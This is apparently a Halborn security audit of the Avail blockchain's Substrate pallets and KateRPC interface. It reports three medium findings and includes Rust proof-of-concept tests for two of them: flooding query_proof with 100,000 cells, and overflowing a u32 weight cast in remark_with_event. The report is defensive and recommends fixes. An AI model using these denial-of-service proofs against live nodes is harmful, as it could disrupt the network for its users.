Avail - Project

Substrate Security Assessment

Prepared by: **Halborn**

Date of Engagement: **November 3rd, 2023 - January 8th, 2024**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE
0.1	Document Creation	01/05/2024
0.2	Document Updates	01/08/2024
0.3	Draft Review	01/10/2024

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Alpcan Onaran	Halborn	Alpcan.Onaran@halborn.com

EXECUTIVE OVERVIEW

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Avail is a base layer blockchain platform emphasizing data availability. It enables light clients to verify data availability through a peer-to-peer network, simplifying blockchain integration for developers. Avail supports various execution environments, including EVM and WASM, and focuses on transaction ordering and publishing. Its design allows users to verify block data availability without downloading entire blocks.

In this security assessment, we examined key components of Avail blockchain infrastructure to ensure they adhere to high security standards. Our focus was on identifying any vulnerabilities or weaknesses that could potentially compromise the security, functionality, and integrity of Avail systems.

The specific areas under scrutiny were:

Header Builder - Located at pallets/system/src/header_builder.rs, this component plays a crucial role in the Avail blockchain architecture. Our review focused on ensuring that the header builder, which has undergone modifications from the default Substrate implementation, securely processes and structures blockchain headers.

KateRPC - The KateRPC, found at rpc/kate-rpc/src/lib.rs, is essential for Avail RPC interface. We thoroughly reviewed its implementation, including the specific functionalities at rpc/kate-rpc/src/lib.rs#L299, to ensure secure and efficient communication within the Avail network.

Core and Kate Folders - Within the avail-core folders, we focused on the core and kate directories, excluding the examples' subfolder. Our analysis aimed to identify any security issues in these fundamental areas of the codebase.

Additional Components

node/src/chains/da_block_import.rs - This file was examined for its role in block importation processes.
pallets/dactr and pallets/system - These directories were reviewed for

potential security concerns in their respective pallets.
Throughout the assessment, we paid close attention to common and advanced security threats, including but not limited to data integrity issues, incorrect implementations, and vulnerabilities that could be exploited. Our goal was to ensure that each component functions as intended and provides a secure and reliable infrastructure for Avail .

Avail engaged Halborn to conduct a security assessment on their pallet, beginning on November 3rd, 2023 and ending on January 8th, 2024 .

1.2 ASSESSMENT SUMMARY

The team at Halborn was provided about two months for the engagement and assigned a full-time security engineer to verify the security of the Substrate pallet. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing and smart-contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment was to achieve the following:

- Identify and mitigate potential security issues with the business logic of the pallet
- Identify Substrate related vulnerabilities, including improper weight calculations, missing storage deposits, and unchecked sized iterations
- Review and ensure the security of storage of sensitive information, such as cryptographic keys and hashes
- Evaluate the security of pallet functions and ensure proper authorization checks are in place
- Identify and mitigate potential Rust related security issues with the pallet, such as memory safety issues and integer overflow vulnerabilities
- Review and test the pallet's input validation and verify user input is handled in a secure way
- Review and test the pallet's error handling and logging mechanisms to ensure they do not reveal sensitive information

- Evaluate the external dependencies and libraries to ensure they do not introduce additional security vulnerabilities
- Identify and assess potential attack vectors

In summary, Halborn identified some improvements to reduce the likelihood and impact of multiple issues. The main ones were the following:

(HAL-01) VECTOR INPUT OVERLOAD IN MULTIPLE RPC FUNCTIONS
query_proof and query_rows functions lack the mechanism to limit the size of the input vectors, allowing an attacker to pass an excessively large number of Vector and Cell objects. Which leads to resource exhaustion, potentially causing a Denial of Service (DoS) attack.

(HAL-02) WEIGHT CALCULATION DISCREPANCY ON MULTIPLE FUNCTIONS
A Weight Calculation Discrepancy vulnerability exists in the remark_with_event function within the System's pallet of the Avail blockchain. The vulnerability is due to the improper casting of the length of a Vec (remark) to an u32 for weight calculation. This casting leads to an integer overflow when the remark vector's length exceeds u32::MAX. Such an overflow can result in incorrect weight calculations for the extrinsic, potentially allowing an attacker to exploit the system by submitting extrinsic that consume more resources than anticipated.

(HAL-03) LACK OF RPC RATE LIMITING
The lack of rate-limiting on Substrate RPC endpoints poses a security risk, as it allows attackers to flood the system with excessive requests. This can lead to resource exhaustion and potential Denial of Service (DoS) attacks, compromising the network's stability and availability.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of the manual view of the code and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of the blockchain architecture assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation, automated testing techniques help enhance the coverage of the blockchain architecture. They can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the assessment:

- Research into the architecture, purpose, and use of the platform.
- Manual code review and walkthrough to identify any logic issue.
- Mapping out possible attack vectors
- Thorough assessment of safety and usage of critical Rust variables and functions in scope that could lead to arithmetic vulnerabilities.
- Finding unsafe Rust code usage (cargo-geiger)
- On chain testing of core functions(polkadot.js).
- Active Fuzz testing {cargo-fuzz, honggfuzz}
- Scanning dependencies for known vulnerabilities (cargo audit).

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

Code Repositories:

1. Avail
   - Repository: avail
   - Specific Commits:
     - df16508b5061db31f5ad7acc826809ff12cc202c
2. Avail Core
   - Repository: avail-core
   - Commit ID: 8ec83d7415c89834948f38a3fdc66d274180a732

Components in Scope:

- **Header Builder**:
  - Location: header_builder.rs
  - Description: Reviewing the header builder for modifications over the default Substrate implementation.
- **KateRPC**:
  - Location: KateRPC lib.rs
  - Focus: Examining the KateRPC implementation, including specific functions at KateRPC lib.rs#L299.

Avail-Core Folders in Scope:

- Core Folder: Reviewing changes in the header and other core functionalities.
- Kate Folder: Focused analysis, excluding the examples' subfolder.
- Ignored: Nomad folder.

On Avail Repo Itself:

- rpc/kate-rpc/src/lib.rs
- pallets/system/header_builder.rs
- node/src/chains/da_block_import.rs
- runtime/src/apis.rs: Reviewing DataAvailApi and ExtensionBulder APIs.
- pallets/dactr/src/benchmarking.rs: Analyzing the data root logic as part of the dactr pallet.

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	0	3	0	0

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL-01) VECTOR INPUT OVERLOAD IN MULTIPLE RPC FUNCTIONS	Medium (5.5)	-
(HAL-02) WEIGHT CALCULATION DISCREPANCY ON MULTIPLE FUNCTIONS	Medium (5.5)	-
(HAL-03) LACK OF RPC RATE LIMITING	Medium (5.5)	-


FINDINGS & TECH DETAILS

4.1 (HAL-01) VECTOR INPUT OVERLOAD IN MULTIPLE RPC FUNCTIONS - MEDIUM (5.5)

Description:

The query_proof and query_rows functions in the implementation lack a mechanism to limit the size of the input vector, which comprises vector and cell objects. This absence of input size validation allows an attacker to pass an excessively large number of Cell objects to the function. This can potentially lead to resource exhaustion, whereby the system's resources are over-consumed, resulting in a Denial of Service (DoS) attack. This vulnerability can cause significant disruption to the service, making it unavailable for legitimate use.

Below is the exploit overview of this vulnerability:



Code Location:

Down below is the code snippet from the query_proof function:

Listing 1: /rpc/kate-rpc/src/lib.rs (Line 337)

```
    async fn query_proof(&self, cells: Vec<Cell>, at: Option<HashOf<Block>>) -> RpcResult<Vec<u8>> {
        let signed_block = self.get_signed_and_finalized_block(at)?;
        let evals = self.get_eval_grid(&signed_block).await?;
        let polys = self.get_poly_grid(&signed_block).await?;

        let proof = cells
            .par_iter()
```

```rust
            .map(|cell| {
                let Ok(row) = usize::try_from(cell.row.0) else {
                    return Err(internal_err!("cell row did not fit in usize"));
                };
                let Ok(col) = usize::try_from(cell.col.0) else {
                    return Err(internal_err!("cell row did not fit in usize"));
                };
                let Some(data) = evals.get::<usize, usize>(row, col) else {
                    let e = internal_err!("Invalid cell {:?} for dims {:?}", cell, evals.dims());
                    return Err(e);
                };
                let proof = match polys.1.proof(&self.multiproof_srs, cell) {
                    Ok(x) => x,
                    Err(e) => return Err(internal_err!("Unable to make proof: {:?}", e)),
                };

                let data = data.to_bytes().expect("Ser cannot fail").to_vec();
                let proof = proof.to_bytes().expect("Ser cannot fail").to_vec();

                Ok([proof, data].into_iter().flatten().collect::<Vec<_>>())
            })
            .collect::<Result<Vec<_>, _>>()?;
        let proof: Vec<u8> = proof.into_iter().flatten().collect();
        Ok(proof)
    }
```

Proof of Concept:

Listing 2

```rust
#[async_std::test]
pub async fn HAL01_query_proof_dos() {
    let client = establish_a_connection().await.unwrap();
    let (txc, rpc) = (client.tx(), client.rpc());

    let example_data = "ExampleData".as_bytes();
    assert_eq!(example_data.len(), 11);

    let block_hash = send_da_example_data(&txc, example_data).await.unwrap();
    let submitted_block = get_submitted_block(rpc, block_hash).await.unwrap();
    let app_extrinsics = get_block_app_extrinsics(&submitted_block).unwrap();

    // Grid Creation
    let grid = EvaluationGrid::from_extrinsics(app_extrinsics, 4, 256, 256, [0u8; 32]).unwrap();
    let extended_grid = grid.extend_columns(NonZeroU16::new(2).unwrap()).unwrap();
    let poly_grid = extended_grid.make_polynomial_grid().unwrap();

    assert_eq!(grid.dims(), Dimensions::new(1, 8).unwrap());
    assert_eq!(extended_grid.dims(), Dimensions::new(2, 8).unwrap());
    assert_eq!(grid.row(0), extended_grid.row(0));
    assert_eq!(grid.row(0), extended_grid.row(1));

    let mut cells = vec![
        Cell::new(BlockLengthRows(0), BlockLengthColumns(0)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(1)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(2)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(3)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(4)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(5)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(6)),
        Cell::new(BlockLengthRows(0), BlockLengthColumns(7)),
    ];

    let original_cells = cells.clone();
```

```
        while cells.len() < 100000 {
            cells.extend(original_cells.clone());
        }

        let multiproof_srs = kate::testnet::multiproof_params(256, 256);
        let expected_proof: Vec<Vec<u8>> = cells
            .iter()
            .map(|cell| {
                let row = usize::try_from(cell.row.0).unwrap();
                let col = usize::try_from(cell.col.0).unwrap();
                let data = extended_grid.get::<usize, usize>(row, col).unwrap();
                let proof = poly_grid.proof(&multiproof_srs, cell).unwrap();

                let data = data.to_bytes().expect("Ser cannot fail").to_vec();
                let proof = proof.to_bytes().expect("Ser cannot fail").to_vec();

                [proof, data].into_iter().flatten().collect::<Vec<u8>>()
            })
            .collect();
        let expected_proof: Vec<u8> = expected_proof.into_iter().flatten().collect();

        // RPC call
        let actual_proof = query_proof(rpc, cells, block_hash).await.unwrap();
        assert_eq!(actual_proof, expected_proof);
        dbg!(&actual_proof);
        dbg!(&expected_proof);
    }
```


BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:H/D:N/Y:N/R:P/S:C (5.5)

Recommendation:

Following solutions are recommended to address this issue:

Input Size Validation: Introduce checks to limit the number of vector and Cell objects that can be processed in a single request. Define a maximum threshold for the vector size.

Rate Limiting: Implement rate limiting on the number of requests a user can make to the query_proof function within a specified time frame to prevent abuse.

4.2 (HAL-02) WEIGHT CALCULATION DISCREPANCY ON MULTIPLE FUNCTIONS - MEDIUM (5.5)

Description:

A Weight Calculation Discrepancy due to integer casting overflow vulnerability has been identified in the remark_with_event function, and following functions (remark, set_storage, kill_storage) within the System's pallet of the Avail blockchain. This vulnerability arises from the improper casting of the length of a Vec<u8> (remark) to a u32 for weight calculation. When the length of the remark vector exceeds u32::MAX, it results in an integer overflow. This overflow leads to incorrect weight calculations for the extrinsic, allowing an attacker to submit extrinsic that consume more resources than the system anticipates, potentially exploiting the system.

Incorrect weight calculations can lead to an imbalance in resource allocation, potentially allowing an attacker to consume excessive network resources. This could result in slower block processing, network congestion, or even Denial of Service (DoS) attacks if the attacker exploits this vulnerability to create and broadcast extrinsic with underestimated weights

Code Location:

Here is the code snippet of the remark_with_event function:

Listing 3: /pallets/system/src/lib.rs (Lines 549,552)

```
545         /// Make some on-chain remark and emit event.
546         #[pallet::call_index(7)]
547         #[pallet::weight(T::SystemWeightInfo::remark_with_event(
    ↳ remark.len() as u32))]
548         pub fn remark_with_event(
549             origin: OriginFor<T>,
550             remark: Vec<u8>,
```

```rust
        ) -> DispatchResultWithPostInfo {
            let maybe_who = ensure_signed_or_root(origin)?;
            let hash = T::Hashing::hash(&remark[..]);



            let event = match maybe_who {
                Some(who) => Event::Remarked { sender: who, hash },
                None => Event::RemarkedByRoot { hash },
            };

            Self::deposit_event(event);
            Ok(().into())
        }
```

Proof of Concept:

The exploit script demonstrates the weight calculation overflow attack.

Listing 4

```rust
#[test]
fn HAL02_poc_remark_with_event_weight_calc_issue() {
    new_test_ext().execute_with(|| {
        let call_maker = |n| RuntimeCall::System(Call::remark { remark: vec![n] }).encode();
        let extrinsics = [call_maker(1), call_maker(2)];

        let len: usize = u32::MAX as usize + 2; //remark.len() triggers casting overflow
        //let len: usize = 50000;
        let dispact_info = System::remark_with_event(
            RuntimeOrigin::from(RawOrigin::<u64>::Signed(1u64)).into(),
            vec![0u8; len]
        );

        assert_ok!(dispact_info);
        println!("{:?}", dispact_info);
    });
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:H/D:N/Y:N/R:P/S:C (5.5)

Recommendation:

Following solutions are recommended to address this issue:

1. **Input Validation:** Implement strict validation on the input length to ensure it does not exceed u32::MAX before casting.

2. **Safe Casting:** Utilize safe casting methods or checks to prevent integer overflow when converting from usize to u32.

4.3 (HAL-03) LACK OF RPC RATE LIMITING - MEDIUM (5.5)

Description:

In the current implementation, the lack of rate-limiting on Substrate RPC endpoints poses a security risk, as it allows attackers to flood the system with excessive requests. This can lead to resource exhaustion and potential Denial of Service (DoS) attacks, compromising the network's stability and availability.

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:H/D:N/Y:N/R:P/S:C (5.5)

Recommendation:

It is recommended to implement a rate-limit control or restrict the RPC access.

MANUAL TESTING

5.1 TESTS RELATED WITH PROOFS

Fake Leaf Data Test:

- Check if the system fails verification when leaf data is altered. PASSED

Manipulated Proof Array Test:

- Test detection of tampered elements in a Merkle proof. PASSED

Incorrect Root Hash Verification Test:

- Confirm failure when verifying against a wrong root hash. PASSED

Leaf Index Bounds Test:

- Ensure correct handling of proofs near the dataset bounds. PASSED

Non-Existent Leaf Proof Test:

- Verify handling of proofs for invalid leaf indices. PASSED

Proof Length Mismatch Test:

- Detect incorrect proof array lengths. PASSED

Hash Function Collision Test:

- Test for robustness against hash collision attacks. PASSED

Sequential Data Manipulation Test:

- Check for vulnerabilities in handling sequential data. PASSED

5.2 TEST RELATED WITH HEADER BUILDER

Grid Generation Failure:

- Test handling of invalid app_extrinsics. PASSED

Polynomial Grid Failure:

- Check error handling with problematic data. PASSED

Extended Commitment Calculation:

- Test for failures in commitment calculations. PASSED

Commitment Serialization:

- Ensure serialization works with edge-case data. PASSED

Dimension Calculations:

- Verify accuracy of dimension calculations. PASSED

Feature Flag Impact:

- Test behavior with header_extension_v2 enabled and disabled. PASSED

Header Extension Construction:

- Test construction of HeaderExtension for various inputs. PASSED

5.3 TEST RELATED WITH ‘finalize’ FUNCTION

Temporary Storage Cleanup:

- Confirm removal of all temporary storage entries. PASSED

Storage Root Calculation:

- Test accurate calculation of storage root. PASSED

Block Hash Pruning Logic:

- Verify block hash removal for different block numbers. PASSED

OpaqueExtrinsic Decoding:

- Check decoding of valid and invalid extrinsic. PASSED

Data Root Calculation:

- Test correct calculation of extrinsics_root. PASSED

Version Handling:

- Ensure proper storage root decoding for different versions. PASSED

AppExtrinsic Transformation:

- Test transformation of OpaqueExtrinsic to AppExtrinsic. PASSED

Header Construction:

- Verify correct construction of block headers. PASSED

Logging and Error Reporting:

- Ensure accurate logging and error reporting. PASSED

AUTOMATED TESTING

6.1 AUTOMATED ANALYSIS

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and vulnerabilities. Among the tools used was cargo audit, a security scanner for vulnerabilities reported to the RustSec Advisory Database. All vulnerabilities published in https://crates.io are stored in a repository named The RustSec Advisory Database. cargo audit is a human-readable version of the advisory database which performs a scanning on Cargo.lock. Security Detections are only in scope. To better assist the developers maintaining this code, the auditors are including the output with the dependencies tree, and this is included in the cargo audit output to better know the dependencies affected by unmaintained and vulnerable crates.

ID	package	Short Description
RUSTSEC-2022-0093	ed25519-dalek 1.0.1	Double Public Key Signing Function Oracle Attack on ‘ed25519-dalek‘

Listing 5

```
ed25519-dalek 1.0.1
 sp-io 23.0.0
     try-runtime-cli 0.10.0-dev
        data-avail 1.8.0
     sp-runtime 24.0.0
        try-runtime-cli 0.10.0-dev
        substrate-state-trie-migration-rpc 4.0.0-dev
           data-avail 1.8.0
        substrate-rpc-client 0.10.0-dev
           try-runtime-cli 0.10.0-dev
           frame-remote-externalities 0.10.0-dev
               try-runtime-cli 0.10.0-dev
```

ID	package	Short Description
RUSTSEC-2023-0074	zerocopy 0.7.20	Some Ref methods are unsound with some type parameters

Listing 6

```
zerocopy 0.7.20
 ahash 0.8.6
     sp-trie 22.0.0
        substrate-state-trie-migration-rpc 4.0.0-dev
           data-avail 1.8.0
        sp-transaction-storage-proof 4.0.0-dev
           try-runtime-cli 0.10.0-dev
              data-avail 1.8.0
           sc-service 0.10.0-dev
              sc-cli 0.10.0-dev
                 try-runtime-cli 0.10.0-dev
                 frame-benchmarking-cli 4.0.0-dev
                    data-avail 1.8.0
                 data-avail 1.8.0
              frame-benchmarking-cli 4.0.0-dev
              data-avail 1.8.0
           data-avail 1.8.0
```

ID	package	Short Description
RUSTSEC-2021-0145	atty 0.2.14	Potential unaligned read

Listing 7

```
atty 0.2.14
 sc-tracing 4.0.0-dev
    sc-service 0.10.0-dev
       sc-cli 0.10.0-dev
          try-runtime-cli 0.10.0-dev
             data-avail 1.8.0
          frame-benchmarking-cli 4.0.0-dev
             data-avail 1.8.0
          data-avail 1.8.0
       frame-benchmarking-cli 4.0.0-dev
```

```
        data-avail 1.8.0
```

THANK YOU FOR CHOOSING

// HALBORN